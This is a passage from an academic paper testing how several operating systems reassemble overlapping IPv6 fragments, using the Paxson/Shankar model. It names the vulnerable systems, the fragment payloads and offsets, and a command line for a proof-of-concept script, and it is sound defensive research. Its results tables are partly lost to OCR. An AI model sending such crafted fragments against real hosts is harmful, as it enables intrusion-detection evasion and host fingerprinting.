Then, we varied the overlapping offset of the fragments that were sent against our targets. To this end, the PoC code of the subsection 7.1 was also used. For example, using fragments of 160 octets each, the offsets of 1, 20, 60, 100 and 158 octets were used for the second fragment, instead of the correct offset of 160 octets.

The experiments confirmed that FreeBSD, Ubuntu 11.10 and Windows 7 are immune to such fragmentation overlapping. On the other hand, both Ubuntu 10.04 and OpenBSD were proven to be susceptible to these attacks. For instance, the response of both OpenBSD 5 and Ubuntu 10.04 for offset =1 (which implies a 159 octets overlapping) is shown in figure 9. As we can infer from the responses, these two OS accept the fragmentation overlapping with the first fragment overwriting the second one.

5.3 The Paxson/Shankar Model

In [Paxson, Shankar, 2003] a specific model of overlapping fragments was proposed to test all the methods of reassembly used by the modern OS of that era. Specifically, this model consists of a series of six fragments of varying length and offsets. The fragmentation methods tested by this model, are the following:

- At least one fragment that is wholly overlapped by a subsequent fragment with an identical offset and length.
- At least one fragment that is partially overlapped by a subsequent fragment with an offset greater than the original.
- At least one fragment this is partially overlapped by a subsequent fragment with an offset less than the original.




***Figure 9**: Results of 159 octets simple fragmentation overlapping against OpenBSD and Ubuntu 10.04.*

The Paxon/Shankar fragmentation model is displayed in figure 10.




***Figure 10**: The Paxson/Shankar Fragmentation Model*

Using the Paxon/Shankar model, the following different fragment reassembly methods that were used by the OS of that era were discovered [Novak, 2005], [Novak, Sturges 2007]:

- **BSD** favors an original fragment EXCEPT when the subsequent segment begins before the original segment.
- **BSD-right (Solaris)** favors the subsequent segment EXCEPT when the original segment ends after the subsequent segment, or begins before the original segment and ends the same or after the original segment.
- **Linux** favors the subsequent segment EXCEPT when the original segment begins before, or the original segment begins the same and ends after the subsequent segment.

- **First** favors the original fragment.
- **Last** favors the subsequent fragment.

The above reassembly methods, taking into account the fragmentation example of figure 10, are displayed below [Paxson, Shankar, 2003]:

- BSD policy: 111442333666
- BSD-right policy: 144422555666
- Linux policy: 111442555666
- First policy: 111422333666
- Last policy: 144442555666

The aforementioned model was used for testing IPv6 Fragmentation against our targets. For each fragment, the following payloads where used:

fragment 1 = "AABBCCDD"

fragment 2 = "BBAACCDD"

fragment 3 = "CCAABBDD"

fragment 4 = "DDAABBCC"

fragment 5 = "AACCBBDD"

fragment 6 = "AADDBBCC"

The PoC code can be found in Appendix A (subsection 7.2) The tests showed that:

- FreeBSD, Windows 7 and Ubuntu 11.10 are immune to these attacks.
- Ubuntu 10.04 and OpenBSD 5 (figure 11) are susceptible to these attacks.




***Figure 11**: The OpenBSD response to the Paxson/Shankar fragmentation.*

The received ICMPv6 EchoReply from OpenBSD (figure 11) shows that the target performed the following reassembly, which corresponds to the BSD reassembly policy.

Frag1	Frag1	Frag1	Frag4	Frag4	Frag2	Frag3	Frag3	Frag3	Frag6	Frag6	Frag6

***Figure 12**: OpenBSD response - BSD reassembly policy to the Paxson/Shankar fragmentation*

The Ubuntu 10.04 response is given in figure 13.




***Figure 13**: The Ubuntu 10.04 response to the Paxson/Shankar fragmentation.*

The received ICMPv6 EchoReply shows that the target performed the following reassembly, which corresponds to the Linux reassembly policy:

Frag1	Frag1	Frag1	Frag4	Frag4	Frag2	Frag5	Frag5	Frag5	Frag6	Frag6	Frag6

***Figure 14**: Ubuntu 10.04 response - Linux reassembly policy to the Paxson/Shankar fragmentation.*

The experiments using the Paxson/Shankar fragmentation model showed again that only Ubuntu 10.04 and OpenBSD are susceptible to these attacks. They also showed that these two OS continue to follow the well-known reassembly models, the Linux and the BSD ones respectively, known from the corresponding “old” IPv4 tests.

5.4 Varying Independently the Overlapping Offset

The initial tests, which were based on the Paxson/Shankar Model, showed that from the examined systems, only Ubuntu 10.04 and OpenBSD 5 are susceptible to the tested overlapping attacks. Hence, it seems that the rest of the tested OS, FreeBSD 8.2/9, Ubuntu 11.10 and Windows 7 handle fragmentation overlapping issues properly. To verify if this is really the case, we performed

some additional simple but independent tests, by varying the offset and the size of the overlapping fragment, as well as the value of the 'M' (“more fragment”) flag. To this end, the following model was used.

- For each test, three fragments were used.
- The first fragment, has an offset equals to zero, it has a constant length, it carries the ICMPv6 header as well as a part of the payload, while the the M flag was always set to 1 (otherwise, this would also be the last fragment, which has no point obviously).
- The third (last) fragment has also a constant length, carries a part of the payload, the M flag is always set to 0 (to finish the expectation of more fragments by the receiver), while each offset is equal to the size of the first fragment.
- The second fragment has a variable length and offset, while for each one of the tested scenarios, the 'M' flag was set to either both 0 or1.

In a nutshell, this model is presented in figure 15.




Figure 15: *Using three fragments, two constants and varying the length, the offset and the M value of one of them.*

All the tested scenarios can be found at the left-most column of each one of the Tables 1.a-1.e. Taking into account the results up to now, we should expect that no new issues would arise, since they are covered from the Paxson-Shankar model. However, as it will be shown, this is not case.

The corresponding results for each one of the tested OS are showed in tables 1.a to 1.e, both for M=0 (at the top of each cell) and M=1 (at the bottom of the same cell). At the right-most column, each of the scenarios has been numbered. The PoC code which can be used to reproduce the results can be found in Appendix A (subsection 7.3). The numbers at the top of each one of the left-most column are the values of the parameters that can be used as input to this code to reproduce the results. These numbers corresponds:

- the first one, to the length of fragments 1 and 3 – in octets of bytes (noted as <*length_1_3*> in the example that follows).
- the second one, to the offset of fragment 2 (noted as <*offset_2*> in the example that follows).
- the third one, to the difference of the length of fragment 2 with the ones of fragments 1 and 3 (in octets of bytes too) – noted as <*dlength_of_fragment_2*> in the example that follows. Obviously, this value can be positive (implying that fragment 2 is bigger than the ones of 1 and 3) or negative.

Specifically, the PoC code of subsection 7.3 should be used as following:

./3-packet-fragmentation.py <source_IPv6_address> <destination_ipv6_address> <order> <M_value> <length_1_3> <offset_2> <dlength_of_fragment_2>

where:

- the <*order*> denotes the sending order and can be *normal* or *reverse*,
- the <*M_value*> is the value of the M flag of the extension header of the 2nd fragment, and can be *set* or *noset*.

From the displayed results in Table 1 for each one of the tested OS, the feedback received in the cases 2, 3 and 6 for M=0 is actually normal (because the second fragment, which is marked as the last one with the M flag not set, it does not overlap with the first). Hence, these cases are ignored in our comments for all the tested OS.

The conclusions drawn from the results for each one of the tested OS, are summarised in the next subsections.

5.4.1 Ubuntu 10.04 (table 1.a)

Checking closely the corresponding table, we infer that Ubuntu 10.04 generally follows the Linux policy. Specifically, the subsequent fragment is favoured, except when the original fragment begins before, or begins the same and ends after the subsequent fragment. However, as we can notice, the non-favoured packets are not discarded completely, but only their part that has been overlapped is trimmed. Hence, there are cases like the no 4 one when M=1, where the 1st octet of fragment 2 is trimmed due to the overlapping by the previous fragment which begins before, and the rest of the octets of fragment 2 are trimmed because they are completely overlapped by the subsequent fragment. Similar are the cases of 5 and 8 when M=1.

In the aforementioned reassembly policy it seems that there is an exception though. In the case of no 10, where the offset of the second fragment is also 0 and M=1, the subsequent fragment is favoured although the previous one (fragment 1) start the same and ends after fragment 2. This special case probably happens when the subsequent (overlapping) fragment has also an offset equals to 0.

Finally, two notable behaviours are the ones of cases no 9, 10 and 11, where M=0 and the offset of the second fragments is 0. These are the so called *atomic* fragments. In these cases, we have two separate responses from the target. That is because, while fragment 2 is favoured, since its offset is zero and its M flag is not set, it constructs its own datagram. At the same time, fragment 1, which remains, constructs a separate datagram with fragment 3. Although these response may seem natural, actually they aren't since fragments 2, which follows and overlaps fragment 1, should be silently discarded (as the rest of the fragments should, previous and subsequent, regardless whether they also overlap or not, according to RFC 5722).

5.4.2 Ubuntu 11.10 (table 1.b)

The only cases in which Ubuntu 11.10 sends ICMPv6 Echo Reply messages are the ones where the 2nd fragment, which overlaps with 1st one (or the 3rd too), is an atomic one (offset = 0 and M=0 too). In each one of these cases (9, 10 and 11), two Echo Replies are sent back, one for the atomic fragment and one for the datagram constructed from fragments 1 and 3.

This is the exactly the same behaviour and issue with the ones described in the last paragraph of subsection 5.4.1.











Table 1.a Tested scenarios and corresponding results for a normal arrival order against Ubuntu 10.04	M	Case
3 1 -1 	 M=1	1
3 3 -1 	 M=0 M=1	2
3 3 0 	 M=0 M=1	3
3 2 1 	 M=0 M=1	4
3 2 -1 	 M=0 M=1	5
3 3 1 		6
3 2 2 		7
3 1 1 	 M=1	8
3 0 0 	 M=0 M=1	9
3 0 -1 	 M=0 M=1	10
3 0 1 	 M=0 M=1	11












Table 1.b Tested scenarios and corresponding results for a normal arrival order against Ubuntu 11.10	M	Case
3 1 -1 		1
3 3 -1 	 M=0	2
3 3 0 	 M=0	3
3 2 1 		4
3 2 -1 		5
3 3 1 		6
3 2 2 		7
3 1 1 		8
3 0 0 	 M=0	9
3 0 -1 	 M=0	10
3 0 1 	 M=0	11



















Table 1.c: Tested scenarios and corresponding results for a normal arrival order against FreeBSD 8.2/9				M	Case
3	1	-1		 M=0 M=1	1
3	3	-1		 M=0	2
3	3	0		 M=0	3
3	2	1		 M=0  M=1	4
3	2	-1		 M=0  M=1	5
3	3	1			6
3	2	2		 M=0  M=1	7
3	1	1		 M=0  M=1	8
3	0	0		 M=0  M=1	9
3	0	-1		 M=0  M=1	10
3	0	1		 M=0  M=1	11













